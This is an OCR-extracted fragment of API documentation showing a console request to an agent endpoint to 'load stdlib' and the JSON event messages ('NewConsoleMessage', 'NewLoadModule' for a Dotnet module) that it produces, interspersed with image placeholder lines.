
```
POST /api/v1/agent/1/console/

{
  "Content": "load stdlib"
}
```






NewConsoleMessage


```
{
  "AgentId": 1,
  "UserId": 1,
  "Content": "load stdlib"
}
```




```
NewConsoleMessage

{
  "AgentId": 1,
  "UserId": 1,
  "Content": "load stdlib"
}
```




```
NewLoadModule

{
  "Name": "stdlib",
  "Language": "Dotnet"
}
```



